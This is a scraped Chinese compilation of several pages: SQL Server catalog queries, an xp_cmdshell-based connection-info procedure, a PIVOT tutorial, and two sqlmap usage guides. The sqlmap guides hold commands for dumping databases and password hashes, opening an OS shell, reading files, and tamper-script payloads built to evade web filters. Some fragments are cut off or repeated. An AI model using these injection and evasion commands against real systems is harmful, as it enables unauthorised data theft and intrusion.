
SQL获取所有用户名,数据库名、所有表名、所有字段名及字段类型
SQL获取所有用户名,数据库名、所有表名、所有字段名及字段类型
2009-03-14 10:48
1.获取所有用户名:
SELECT name FROM Sysusers where status='2' and islogin='1'
islogin='1'表示帐户
islogin='0'表示角色
status='2'表示用户帐户
status='0'表示糸统帐户
2.获取所有数据库名:
SELECT Name FROM Master..SysDatabases ORDER BY Name
3.获取所有表名
SELECT Name FROM DatabaseName..SysObjects Where XType='U' ORDER BY Name
XType='U':表示所有用户表;
XType='S':表示所有系统表;
4.获取所有字段名:
SELECT Name FROM SysColumns WHERE id=Object_Id('TableName')
5.获取数据库所有类型
select name from systypes
6.获取主键字段
SELECT name FROM SysColumns WHERE id=Object_Id('表名') and colid=(select top 1 keyno from sysindexkeys where id=Object_Id('表名'))
7、获取字段类型
select as [column], as type from syscolumns a,systypes b where
a.id=object_id('表名') and a.xtype=
b.xtype
或者可以通过存储过程
exec sp_help 表名
8、取表结构
select column_name,data_type,character_maximum_length from
information_schema.columns where table_name = '表名'
/**************************************************************************************************** ************************/
/*--获取连接SQL服务器的信息
所有连接本机的:操作的数据库名,计算机名,用户名,网卡物理地址,IP地址,程序名
--邹建2003.11(引用请保留此信息)--*/
/*--调用示例
--显示所有本机的连接信息
exec p_getlinkinfo
--显示所有本机的连接信息,包含ip地址
exec p_getlinkinfo @includeip=1
--显示连接指定数据库的信息
exec p_getlinkinfo '客户资料'
--*/
create proc p_getlinkinfo
@dbname sysname=null, --要查询的数据库名,默认查询所有数据库的连接信息
@includeip bit=0 --是否显示IP地址,因为查询IP地址比较费时,所以增加此控制
as
declare @dbid int
set @dbid=db_id(@dbname)
create table #tb(id int identity(1,1),dbname sysname,hostname nchar(128),loginname nchar(128),net_address nchar(12),net_ip nvarchar(15),prog_name nchar(128))
insert into #tb(hostname,dbname,net_address,loginname,prog_name)
select distinct hostname,db_name(dbid),net_address,loginame,program_name from master..sysprocesses
where hostname<>'' and (@dbid is null or dbid=@dbid)
if @includeip=0 goto lb_show --如果不显示IP地址,就直接显示
declare @sql varchar(500),@hostname nchar(128),@id int
create table #ip(hostname nchar(128),a varchar(200))
declare tb cursor local for select distinct hostname from #tb
open tb
fetch next from tb into @hostname
while @@fetch_status=0
begin
set @sql='ping '+@hostname+' -a -n 1 -l 1'
insert #ip(a) exec master..xp_cmdshell @sql
update #ip set hostname=@hostname where hostname is null
fetch next from tb into @hostname
end
update #tb set net_ip=left(a,patindex('%:%',a)-1)
from #tb a inner join (
select hostname,a=substring(a,patindex('Ping statistics for %:%',a)+20,20) from #ip where a like 'Ping statistics for %:%') b on a.hostname=b.hostname
lb_show:
select id,dbname as '数据库名',hostname as '客户机名',loginname as '用户名'
,net_address as '网卡物理地址',net_ip as 'IP地址',prog_name as '应用程序名称
' from #tb
go。
获取数据库表名,库名,字段名的方法及其Fields集合及其OpenSchema方法使用技巧窍门

获取数据库表名、库名、字段名的方法及Fields集合及OpenSchema方法使用技巧dadaV20160220获取字段名field对象又称字段对象,是recordset的子对象。
通过field对象可以动态获得字段的相关信息。
fields集合中的每一个元素都是一个field对象,一个field对象,对应的事recordset数据集合中的一个,也就是一个字段。
通过ASP来看一个数据表的结果,要实现这样的功能,就要用到recordset对象的field 集合。
fields属性如下:Name:字段名value:字段值type:字段类型precision:字段允许最大字数变量=recordset.fields.count//获得集合中包含的field对象数目recordset.fields.refresh//重新获得fields数据集合中包含的field对象set field=recordset.fields.item(index);注:index:0~count-1//得到一个field集合等效于:setfield=recordset.fields(index)例:rs.fields.count表示你建立的RecordSet对象字段数;rs.fields(i).name是指你建立的Rs记录表中第i个字段的名称(从0开始,i为1时指第2个字段名);应用:(假设rs已经建立):rs.open"user",conn,1,1fori=0tors.fields.count-1response.write"第"&(i+1)&"个字段名是:"rs.fields(i).name&"<br>"next获取表名OpenSchema 方法可返回有关数据源的模式信息(比如:表的名称,表中的列名,每列的数据类型);OpenSchema 方法Recordset 将以只读、静态游标模式打开。
SQl查询数据库表名、表的列名

left join systypes on syscolumns.xtype=systypes.xtype
where id=(select id from sysobjects where name='订货主档');
go;
执行结果:(部分字段出现两次,数据类型不同)
订单号码 int 4
送货国家地区 sysname 30
查询存储过程DepartmentSalaryInfo所有的信息,信息包含在系统视图syscolumns,systypes中
select syscolumns.*, systypes.* from syscolumns
left join systypes on syscolumns.xusertype=systypes.xusertype
XType='U':表示所有用户表;
XType='S':表示所有系统表;
4.获取所有字段名:
SELECT Name FROM SysColumns WHERE id=Object_Id('TableName')
5.获取数据库所有类型
select name from systypes
6.获取主键字段
注意点:
(a)这里为了重点突出某些重要内容,选取了其中几项信息输出。
(b)syscolumns表中只含有数据类型编号,要获取完整的名字需要从systypes表中找,一般用户使用的数据类型用xusertype对应比较好,不会出现一对多的情况。
(c)syscolumns.length得到的是物理内存的长度,所以nvarchar和varchar等类型在数据库中的显示是这个的一半。
sqlmap使用手册

sqlmap使⽤⼿册sqlmap使⽤⼿册输⼊“python sqlmap.py --version”检查sqlmap是否安装成功输⼊“python sqlmap.py -hh”, “-hh”参数⽤于查看sqlmap的使⽤说明输⼊“python sqlmap.py -u "http://192.168.117.135/xxx.php?xxx_id=1"”,其中“-u”参数⽤于指定注⼊点的URL。
输⼊“python sqlmap.py –u "http://192.168.117.135/ry.php?ry_id=1" --dbs”,其中参数“--dbs”⽤于列举数据库。
输⼊“python sqlmap.py -u "http://192.168.117.135/ry.php?ry_id=1" -D jnng --tables”,其中参数“-D”⽤于指定数据库名称,“--tables”参数⽤于列举表。
输⼊“python sqlmap.py -u "http://192.168.117.135/ry.php?ry_id=1" -D jnng -T root --columns”,其中参数“-T”⽤于指定表名称,“--columns”参数⽤于指定列出表中字段。
输⼊“python sqlmap.py -u "http://192.168.117.135/ry.php?ry_id=1" -D jnng -T root -C root_id,root_name,root_pass --dump”,其中参数“-C”⽤于指定字段名称,参数“—dump”⽤于导出数据。
--os-shell--file-read "/user/www/flag.php官⽅命令sqlmap -r http.txt #http.txt是我们抓取的http的请求包sqlmap -r http.txt -p username #指定参数,当有多个参数⽽你⼜知道username参数存在SQL漏洞,你就可以使⽤-p指定参数进⾏探测sqlmap -u "http://192.168.10.1/sqli/Less-1/?id=1" #探测该url是否存在漏洞sqlmap -u "http://192.168.10.1/sqli/Less-1/?id=1" --cookie="抓取的cookie" #当该⽹站需要登录时,探测该url是否存在漏洞sqlmap -u "http://192.168.10.1/sqli/Less-1/?id=1" --data="uname=admin&passwd=admin&submit=Submit" #抓取其post提交的数据填⼊sqlmap -u "http://192.168.10.1/sqli/Less-1/?id=1" --users #查看数据库的所有⽤户sqlmap -u "http://192.168.10.1/sqli/Less-1/?id=1" --passwords #查看数据库⽤户名的密码sqlmap -u "http://192.168.10.1/sqli/Less-1/?id=1" --current-user #查看数据库当前的⽤户sqlmap -u "http://192.168.10.1/sqli/Less-1/?id=1" --is-dba #判断当前⽤户是否有管理员权限sqlmap -u "http://192.168.10.1/sqli/Less-1/?id=1" --roles #列出数据库所有管理员⾓⾊,仅适⽤于oracle数据库的时候sqlmap -u "http://192.168.10.1/sqli/Less-1/?id=1" --dbs #爆出所有的数据库sqlmap -u "http://192.168.10.1/sqli/Less-1/?id=1" --tables #爆出所有的数据表sqlmap -u "http://192.168.10.1/sqli/Less-1/?id=1" --columns #爆出数据库中所有的列sqlmap -u "http://192.168.10.1/sqli/Less-1/?id=1" --current-db #查看当前的数据库sqlmap -u "http://192.168.10.1/sqli/Less-1/?id=1" -D security --tables #爆出数据库security中的所有的表sqlmap -u "http://192.168.10.1/sqli/Less-1/?id=1" -D security -T users --columns #爆出security数据库中users表中的所有的列sqlmap -u "http://192.168.10.1/sqli/Less-1/?id=1" -D security -T users -C username --dump #爆出数据库security中的users表中的username列中的所有数据sqlmap -u "http://192.168.10.1/sqli/Less-1/?id=1" -D security -T users --dump-all #爆出数据库security中的users表中的所有数据sqlmap -u "http://192.168.10.1/sqli/Less-1/?id=1" -D security --dump-all #爆出数据库security中的所有数据sqlmap -u "http://192.168.10.1/sqli/Less-1/?id=1" --dump-all #爆出该数据库中的所有数据sqlmap -u "http://192.168.10.1/sqli/Less-1/?id=1" --tamper=space2comment.py #指定脚本进⾏过滤,⽤/**/代替空格sqlmap -u "http://192.168.10.1/sqli/Less-4/?id=1" --level=5 --risk=3 #探测等级5,平台危险等级3,都是最⾼级别。
SQL Server 动态行转列(参数化表名、分组列、行转列字段、字段值)

一.本文所涉及的内容(Contents)本文所涉及的内容(Contents)背景(Contexts)实现代码(SQL Codes)方法一:使用拼接SQL,静态列字段;方法二:使用拼接SQL,动态列字段;方法三:使用PIVOT关系运算符,静态列字段;方法四:使用PIVOT关系运算符,动态列字段;扩展阅读一:参数化表名、分组列、行转列字段、字段值;扩展阅读二:在前面的基础上加入条件过滤;二.背景(Contexts)其实行转列并不是一个什么新鲜的话题了,甚至已经被大家说到烂了,网上的很多例子多多少少都有些问题,所以我希望能让大家快速的看到执行的效果,所以在动态列的基础上再把表、分组字段、行转列字段、值这四个行转列固定需要的值变成真正意义的参数化,大家只需要根据自己的环境,设置参数值,马上就能看到效果了。
行转列的效果图如图1所示:(图1:行转列效果图)(一) 首先我们先创建一个测试表,往里面插入测试数据,返回表记录如图2所示:--创建测试表IF EXISTS (SELECT*FROM sys.objects WHERE object_id=OBJECT_ID(N'[dbo].[TestRows2Columns]') AND type in (N'U'))DROP TABLE[dbo].[TestRows2Columns]GOCREATE TABLE[dbo].[TestRows2Columns]([Id][int]IDENTITY(1,1) NOT NULL,[UserName][nvarchar](50) NULL,[Subject][nvarchar](50) NULL,[Source][numeric](18, 0) NULL) ON[PRIMARY]GO--插入测试数据INSERT INTO[TestRows2Columns] ([UserName],[Subject],[Source])SELECT N'张三',N'语文',60UNION ALLSELECT N'李四',N'数学',70UNION ALLSELECT N'王五',N'英语',80UNION ALLSELECT N'王五',N'数学',75UNION ALLSELECT N'王五',N'语文',57UNION ALLSELECT N'李四',N'语文',80UNION ALLSELECT N'张三',N'英语',100GOSELECT*FROM[TestRows2Columns](图2:样本数据)(二) 先以静态的方式实现行转列,效果如图3所示:--1:静态拼接行转列SELECT[UserName],SUM(CASE[Subject]WHEN'数学'THEN[Source]ELSE0END) AS'[数学]',SUM(CASE[Subject]WHEN'英语'THEN[Source]ELSE0END) AS'[英语]',SUM(CASE[Subject]WHEN'语文'THEN[Source]ELSE0END) AS'[语文]'FROM[TestRows2Columns]GROUP BY[UserName]GO(图3:样本数据)(三) 接着以动态的方式实现行转列,这是使用拼接SQL的方式实现的,所以它适用于SQL Server 2000以上的数据库版本,执行脚本返回的结果如图2所示;--2:动态拼接行转列DECLARE@sql VARCHAR(8000)SET@sql='SELECT [UserName],'SELECT@sql=@sql+'SUM(CASE [Subject] WHEN '''+[Subject]+''' THEN [Source] ELSE 0 END) AS '''+QUOTENAME([Subject])+''','FROM (SELECT DISTINCT[Subject]FROM[TestRows2Columns]) AS aSELECT@sql=LEFT(@sql,LEN(@sql)-1) +' FROM [TestRows2Columns] GROUP BY [UserName]'PRINT(@sql)EXEC(@sql)GO(四) 在SQL Server 2005之后有了一个专门的PIVOT 和UNPIVOT 关系运算符做行列之间的转换,下面是静态的方式实现的,实现效果如图4所示:--3:静态PIVOT行转列SELECT*FROM ( SELECT[UserName] ,[Subject] ,[Source]FROM[TestRows2Columns]) p PIVOT( SUM([Source]) FOR[Subject]IN ( [数学],[英语],[语文] ) ) AS pvtORDER BY pvt.[UserName];GO(图4)(五) 把上面静态的SQL基础上进行修改,这样就不用理会记录里面存储了什么,需要转成什么列名的问题了,脚本如下,效果如图4所示:--4:动态PIVOT行转列DECLARE@sql_str VARCHAR(8000)DECLARE@sql_col VARCHAR(8000)SELECT@sql_col=ISNULL(@sql_col+',','') +QUOTENAME([Subject]) FROM[TestRows2Columns]GROUP BY[Subject]SET@sql_str='SELECT * FROM (SELECT [UserName],[Subject],[Source] FROM [TestRows2Columns]) p PIVOT(SUM([Source]) FOR [Subject] IN ( '+@sql_col+') ) AS pvtORDER BY pvt.[UserName]'PRINT (@sql_str)EXEC (@sql_str)(六) 也许很多人到了上面一步就够了,但是你会发现,当别人拿到你的代码,需要不断的修改成他自己环境中表名、分组列、行转列字段、字段值这几个参数,逻辑如图5所示,所以,我继续对上面的脚本进行修改,你只要设置自己的参数就可以实现行转列了,效果如图4所示:--5:参数化动态PIVOT行转列-- =============================================-- Author: <听风吹雨>-- Create date: <2014.05.26>-- Description: <参数化动态PIVOT行转列>-- Blog: <:///gaizai/>-- =============================================DECLARE@sql_str NVARCHAR(MAX)DECLARE@sql_col NVARCHAR(MAX)DECLARE@tableName SYSNAME --行转列表DECLARE@groupColumn SYSNAME --分组字段DECLARE@row2column SYSNAME --行变列的字段DECLARE@row2columnValue SYSNAME --行变列值的字段SET@tableName='TestRows2Columns'SET@groupColumn='UserName'SET@row2column='Subject'SET@row2columnValue='Source'--从行数据中获取可能存在的列SET@sql_str= N'SELECT @sql_col_out = ISNULL(@sql_col_out + '','','''') + QUOTENAME(['+@row2column+'])FROM ['+@tableName+'] GROUP BY ['+@row2column+']'--PRINT @sql_strEXEC sp_executesql @sql_str,N'@sql_col_out NVARCHAR(MAX) OUTPUT',@sql_col_out=@sql_col OUTPUT --PRINT @sql_colSET@sql_str= N'SELECT * FROM (SELECT ['+@groupColumn+'],['+@row2column+'],['+@row2columnValue+'] FROM ['+@tableName+']) p PIVOT(SUM(['+@row2columnValue+']) FOR ['+@row2column+'] IN ( '+@sql_col+') ) AS pvt ORDER BY pvt.['+@groupColumn+']'--PRINT (@sql_str)EXEC (@sql_str)(图5)(七) 在实际的运用中,我经常遇到需要对基础表的数据进行筛选后再进行行转列,那么下面的脚本将满足你这个需求,效果如图6所示:--6:带条件查询的参数化动态PIVOT行转列-- =============================================-- Author: <听风吹雨>-- Create date: <2014.05.26>-- Description: <参数化动态PIVOT行转列,带条件查询的参数化动态PIVOT行转列>-- Blog: <:///gaizai/>-- =============================================DECLARE@sql_str NVARCHAR(MAX)DECLARE@sql_col NVARCHAR(MAX)DECLARE@sql_where NVARCHAR(MAX)DECLARE@tableName SYSNAME --行转列表DECLARE@groupColumn SYSNAME --分组字段DECLARE@row2column SYSNAME --行变列的字段DECLARE@row2columnValue SYSNAME --行变列值的字段SET@tableName='TestRows2Columns'SET@groupColumn='UserName'SET@row2column='Subject'SET@row2columnValue='Source'SET@sql_where='WHERE UserName = ''王五'''--从行数据中获取可能存在的列SET@sql_str= N'SELECT @sql_col_out = ISNULL(@sql_col_out + '','','''') + QUOTENAME(['+@row2column+'])FROM ['+@tableName+'] '+@sql_where+' GROUP BY ['+@row2column+']'--PRINT @sql_strEXEC sp_executesql @sql_str,N'@sql_col_out NVARCHAR(MAX) OUTPUT',@sql_col_out=@sql_col OUTPUT --PRINT @sql_colSET@sql_str= N'SELECT * FROM (SELECT ['+@groupColumn+'],['+@row2column+'],['+@row2columnValue+'] FROM['+@tableName+']'+@sql_where+') p PIVOT(SUM(['+@row2columnValue+']) FOR ['+@row2column+'] IN ( '+@sql_col+') ) AS pvt ORDER BY pvt.['+@groupColumn+']'--PRINT (@sql_str)EXEC (@sql_str)(图6)。
SQLMAP命令详解

SQLMAP命令详解Options--version:显⽰当前sqlmap的版本号-h:显⽰帮助信息-hh:显⽰详细的帮助信息-v VERBOSE:详细级别,VERBOSE为数字,默认为1Target-d DIRECT:直接连接到数据库-u URL 或--url=URL:⽬标地址(URL)-l LOGFILE:从Burp或WebScarab代理的⽇志中解析⽬标-x SITEMAPURL:从⼀个XML⽂件中解析⽬标-m BULKFILE:扫描⽂本⽂件中的多个⽬标-r REQUESTFILE:从⽂件中导⼊HTTP请求(通常⽤于检查POST请求中的SQL注⼊)-g GOOGLEDORK:处理Google Dork的结果作为⽬标URL-c CONFIGFILE:从ini⽂件中加载选项Request--method=MEHOTD:强制指定HTTP⽅法(如PUT)--data=DATA:指定POST请求的参数--param-del=PARAMDEL:指定参数的分隔符(如:&)--cookie=COOKIE:指定HTTP请求的Cookie--cookie-del=COOKIEDEL:指定Cookie的分隔符(如:分号;)--load-cookies=LOADCOOKIES:指定以Netscape或wget且包含cookie的⽂件--drop-set-cookie:忽略返回包中的Set-Cookie字段--user-agent:指定HTTP头部的user-agent值--random-agent:设置随机的HTTP User-Agent--host=HOST:指定HTTP头部的host值--referer=REFERER:指定HTTP头部中的referer值-H=HEADER:指定HTTP其他头部信息--headers=HEADERS:指定HTTP其他头部信息--auth-type=AUTHTYPE:指定HTTP的认证类型(Basic,Digest,NTLM,PKI)--auth-cred=AUTHCRED:指定HTTP认证凭证(name:password)--auth-file=AUTHFILE:指定HTTP认证PEM认证/私钥⽂件--ignore-code=IGNORECODE:忽略指定的HTTP错误码(如:401)--ignore-proxy:忽略系统默认代理--ignore-redirects:忽略重定向尝试--ignore-timeouts:忽略连接超时--proxy=PROXY:指定代理地址--proxy-cred=PROXYCRED:指定代理认证凭据(name:password)--proxy-file=PROXYFILE:从指定⽂件中加载代理数据--tor:使⽤tor匿名⽹络(通常需要提⾼默认的响应时长,且需要指定Tor的代理地址)--tor-port=TORPORT:设置TOR代理的端⼝(修改默认端⼝)--tor-type=TORTYPE:设置TOR代理的类型(HTTP,SOCKS4,SOCKS5默认)--check-tor:检查tor能否正常使⽤--delay=DELAY:设置每个HTTP请求的间隔时间(单位:秒)--timeout=TIMEOUT:设置超时连接前等待的时间(单位:秒)--retries=RETRIES:设置连接超时重新尝试的次数(默认为3)--randomize=RPARAM:随机更改给定参数的值--safe-url=SAFEURL:指定在测试期间频繁访问的URL--safe-post=SAFEPOST:POST数据发送到安全URL--safe-req=SAFEREQ:从⽂件中加载HTTP请求--safe-freq=SAFEFREQ:在两次访问安全⽹址之间的测试请求--skip-urlencode:跳过经过URL编码的payload数据--csrf-token=CSRFTOKEN:指定CSRF-TOKEN值--csrf-url=CSRFURL:指定提取CSRF-TOKEN的URL值--force-ssl:强制使⽤SSL协议--hpp:使⽤HTTP参数pollution的⽅法--eval:评估请求之前提供Python代码Optimization-o:开启所有优化开关--predict-output:预测常见的查询输出--keep-alive:使⽤持久的HTTP(S)连接--null-connection:从没有实际的HTTP响应体中检索页⾯长度--threads=THREADS:设置请求的并发数Injection-p TESTPARAMETER:指定需要测试的参数--skip=SKIP:跳过指定参数的测试--skip-static:跳过⾮动态参数的测试--param-exclude=PARAMEXCLUDE:使⽤正则排除要测试的参数--dbms=DBMS:强制指定数据库管理系统的类型--dbms-cred=DBMSCRED:指定DBMS认证凭证(name:password) --os=OS:指定后端DBMS的操作系统--invalid-logical:使⽤⼤数字使值⽆效--invalid-string:使⽤随机字符串使值⽆效no-cast:关闭有效载荷--no-escape:关闭字符串转义机制--prefix=PREFIX:注⼊payload字符串前缀--suffix=SUFFIX:注⼊payload字符串后缀--tamper=TAMPER:使⽤给定脚本篡改注⼊数据Detection--level=LEVEL:指定执⾏检测的等级(1-5,默认为1)--risk=RISK:指定执⾏检测的风险(1-5,默认为1)--string=STRING:查询有效时在页⾯匹配字符串--not-string=NOTSTRING:查询⽆效时在页⾯匹配字符串--regexp=REGEXP:查询有效时在页⾯匹配正则表达式--code=CODE:查询有效时匹配的HTTP返回码--text-only:基于⽂本内容⽐较⽹页--titles:基于标题⽐较⽹页Techniques--technique=TECH:指定SQL注⼊的技术(默认为BEUST)--time-sec=TIMESEC:DBMS响应的延迟时间--union-cols=UCOLS:指定UNION查询注⼊使⽤的列--union-char=UCHAR:指定暴⼒猜解列数的字符--union-from=UFROM:指定UNION查询注⼊的FROM部分使⽤的表--dns-domain=DNSDOMAIN:域名⽤于DNS漏出攻击Enumeration-a或--all:检索⼀切-b,--banner:检索数据库管理系统的标识--current-user:检索数据库管理系统的当前⽤户名--current-db:检索DBMS的当前数据库名称--hostname:检索数据库服务器的主机名--is-dba:检测DBMS当前⽤户是否为DBA--users:枚举DBMS的⽤户名--passwords:枚举DBMS⽤户密码哈希--privileges:枚举DBMS⽤户的权限--roles:枚举DBMS⽤户的⾓⾊--dbs:枚举DBMS所有的数据库名称--tables:枚举DBMS数据库中所有的表--columns:枚举DBMS数据库表中所有的列名--schema:枚举数据库架构--count:检索表的记录数--dump:转储DBMS的数据库中的表项--dump-all:转储DBMS的数据库中的所有表项--search:搜索列、表、数据库名称--commnets:检索数据库的comments-D DB:指定要枚举的数据库名称-T TBL:指定要枚举的数据表名称-C COL:指定要枚举的数据库列名-X EXCLUDECOL:指定不要枚举的数据库列名-U USER:指定要进⾏枚举的数据库⽤户名--exclude-sysdbs:枚举表时排除系统数据库--where=DUMPWHERE:使⽤WHERE条件表转储--start=LIMITSTART:第⼀个查询输出进⼊检索--stop=LIMITSTOP:最后查询的输出进⼊检索--first=FIRSTCHAR:第⼀个查询输出字的字符检索--last=LASTCHAR:最后查询的输出字字符检索--sql-query=QUERY:要执⾏的SQL语句--sql-file=SQLFILE:从给定⽂件中执⾏SQL语句1. HTTP Get请求## 指定参数和Cookiesqlmap -u "/1.php?id=1" --cookies="COOKIE" -p id## 忽略参数,指定分隔符sqlmap -u "/1.php?id=1&username=jack" --param-del=& --skip=username 2. HTTP Post请求## 直接从⽂件导⼊sqlmap -r 1.txt -p id## ⾃定义sqlmap -u "/1.php" --data="id=1&username=jack" --cookie="COOKIE" -p id ⼀般的注⼊步骤1. 检查是否存在注⼊sqlmap -r 1.txt -p id2. 简单的信息获取## 获取数据库版本信息sqlmap -r 1.txt -p id --banner## 获取当前数据库名称sqlmap -r 1.txt -p id --current-db## 获取数据库中所有数据库名称sqlmap -r 1.txt -p id --dbs## 获取数据库当前⽤户名sqlmap -r 1.txt -p id --current-user## 获取数据库所有⽤户名sqlmap -r 1.txt -p id --users## 检查数据库当前⽤户是否为DBAsqlmap -r 1.txt -p id --is-dba3. 获取数据库中的数据## 获取数据表名称sqlmap -r 1.txt -p id -D dvwa --tables## 获取数据表中的列名称sqlmap -r 1.txt -p id -D dvwa -T users --columns## 获取单个表中⾃定义列中的数据sqlmap -r 1.txt -p id -D dvwa -T users -C user,password --dump## 获取单个表数据sqlmap -r 1.txt -p id -D dvwa -T users --dump## 获取单个数据库中所有表中的数据sqlmap -r 1.txt -p id -D dvwa --dumptamper介绍数据库脚本名描述举例通⽤apostrophemask.py utf8替代引号base64encode.py⽤base64编码转换multiplespaces.py围绕SQL关键字添加多个空格space2plus.py⽤+替换空格nonrecursivereplacement.py双重查询语句space2randomblank.py⽤⼀个随机的空⽩字符替换空格字符unionalltounion.py⽤UNION SELECT替换UNION ALL SELECTsecuresphere.py追加⾃定义字符串mssql space2hash.py空格替换为#号、随机字符串、换⾏符equaltolike.py LIKE替换等于号(=)space2mssqlblank.py⽤其他空符号替换空格字符space2mssqlhash.py⽤%23%0A替换空格字符between.py⽤between替换⼤于号percentage.py在每个字符前添加%sp_password.py在有效载荷后添加sp_passwordcharencode.py url编码randomcase.py随机⼤⼩写charunicodeencode.py unicode编码字符串space2comment.py⽤注释替换空格mysql equaltolike.py like代替等号(=)greatest.py绕过对⼤于号的过滤,⽤GREATEST替换⼤于号apostrophenullencode.py绕过对双引号的过滤,替换字符和双引号ifnull2ifisnull.py绕过对IFNULL的过滤,⽤IF(ISNULL(A),B,A)代替IFNULLspace2mssqlhash.py⽤%23%0A替换空格modsecurityversioned.py过滤空格,包含完整的查询版本注释space2mysqlblank.py⽤其他空⽩字符替换空格between.py⽤between替换⼤于号modsecurityzeroversioned.py包含了完整的查询与零版本注释space2mysqldash.py⽤--%0A替换空格字符bluecoat.py⽤随机空⽩字符替换空格,⽤LIKE替换等于号(=)percentage.py在每个字符前加百分号charencode.py url编码randomcase.py随机⼤⼩写versionedkeywords.py⽤版本化的MySQL注释包含每个⾮函数关键字space2comment.py⽤注释替换空格charunicodeencode.py⽤unicode编码字符串versionedmorekeywords.py⽤更多的版本化的MySQL注释包含每个⾮函数关键字halfversionedmorekeywords.py关键字前加注释space2morehash.py空格替换为#号和其他随机字符串oracle greatest.py⽤GREATEST替换⼤于号apostrophenullencode.py绕过过滤双引号,替换字符和双引号between.py⽤between替换⼤于号charencode.py url编码randomcase.py随机⼤⼩写charunicodeencode.py unicode编码space2comment.py⽤注释替换空格Access appendnullbyte.py在有效载荷结束位置加零字节字符编码脚本及功能介绍space2plus⽤+替换空格// oldselect id from users// newselect+id+from+usersspace2hash空格替换为#号(%23) 随机字符串换⾏符(%0A)// old1 and 2=2// new1%23PTTmJopxdWJ%0AAND%23cWfcVRPV%0A2=2space2morehash空格替换为#号(%23) 更多随机字符串换⾏符(%0A)// old1 and 2=2// new1%23PTTmJopxdWJ%0AAND%23cWfcVRPV%0A2=2space2mysqldash替换空格为--%0A// old1 and 2=2// new1--%0Aand--%0A2=2space2randomblank将空格替换为随机空⽩字符的字符集// oldselect id from users// newselect%0Did%0Dfrom%0Ausersspace2mssqlblank空格替换为其他空⽩字符// oldselect id from users// newselect%08id%02from%0Fusersspace2mssqlhash空格替换为%23%0A// old1 and 2=2// new1%23%0Aand%23%0A2=2space2comment空格替换为注释// oldselect id from users//newselect//id//from/**/usersbetween将⼤于号(>)替换为between// old1 and A>B// new1 and A not between 0 and Bgreatest将⼤于号(>)替换为greatest// old1 and A>B// new1 and greatest(A,B+1)=Aequaltolike将等于号(=)替换为like// oldselect * from users where id=1// newselect * from users where id like 1bluecoat将空格替换为⼀个随机的空⽩字符,同时将等于号(=)替换为like// oldselect id from users where id=1// newselect%09id from users where id like 1modsecurityversioned将空格替换为包含完整版本注释的字符串(当MySQL的版本⼤于等于指定的版本号时才会执⾏注释中的语法) // old1 and 2>1--// new1/*!30874AND 2>1*/--modsecurityzeroversioned将空格替换为包含完整版本注释与零版本注释的字符串// old1 and 2>1// new1/*!00000and 2>1*/--versionedkeywords为每个⾮函数关键字添加版本注释// old1 union all select null,null,CONCAT(CHAR(58,104,116,116,58),IFNULL(CAST(CURRENT_USER() AS CHAR),CHAR(32)),CHAR(58,100,114,117,58))#// new1/*!union**!all**!select**!null*/,/*!null*/,CONCAT(CHAR(58,104,116,116,58),IFNULL(CAST(CURRENT_USER()/*!AS**!CHAR*/),CHAR(32)),CHAR(58,100,114,117,58))#versionedmorekeywords为每个关键字添加版本注释// old1 union select null,null,CONCAT(CHAR(58,122,114,115,58),IFNULL(CAST(CURRENT_USER() AS CHAR),CHAR(32)),CHAR(58,115,114,121,58))#// new1/*!uninon**!select**!null*/,/*!null*/,/*!concat*/(/*!char*/(58,122,114,115,58),/*!IFNULL*/(CAST(/*!CURRENT_USER*/()/*!AS**!CHAR*/),/*!CHAR*/(32)),/*!CHAR*/(58,115,114,121,58))# halfversionedmorekeywords为每个关键字前添加注释 /*!0// oldvalue' UNION ALL SELECT CONCAT(CHAR(58,107,112,113,58),IFNULL(CAST(CURRENT_USER() AS CHAR),CHAR(32)),CHAR(58,97,110,121,58)),NULL,NULL# AND 'QDW'='QDWa// newvalue'/*!0UNION/*!0ALL/*!0SELECT/*!0CONCAT(/*!0CHAR(58,107,112,113,58),/*!0IFNULL(CAST(/*!0CURRENT_USER()/*!0AS/*!0CHAR),/*!0CHAR(32)),/*!0CHAR(58,97,110,121,58)),NULL,NULL#/*!0AND 'QDW'='QDWa multiplespaces围绕SQL关键字添加空格// old1 union select foobar// new1 union select foobarnonrecursivereplacement双重查询语句// old1 union select 2--// new1 ununionion selselectect 2--unionalltounion将union all select替换为union select// old1 union all select// new1 union selectsecuresphere追加特制字符串// old1 and 1=1// new1 and 1=1 and 'ok'='ok'percentage每个字符前添加百分号(%)// oldselect id from users// new%s%e%l%e%c%t %i%d %f%r%o%m %u%s%e%r%sappendnullbyte在有效载荷末尾位置加载字节字符编码// old1 and 1=1// new1 and 1=1%00randomcase随机⼤⼩写// oldinsert// newInsErTcharencode对所有字符串进⾏url编码// oldSELECT FIELD FROM TABLE// 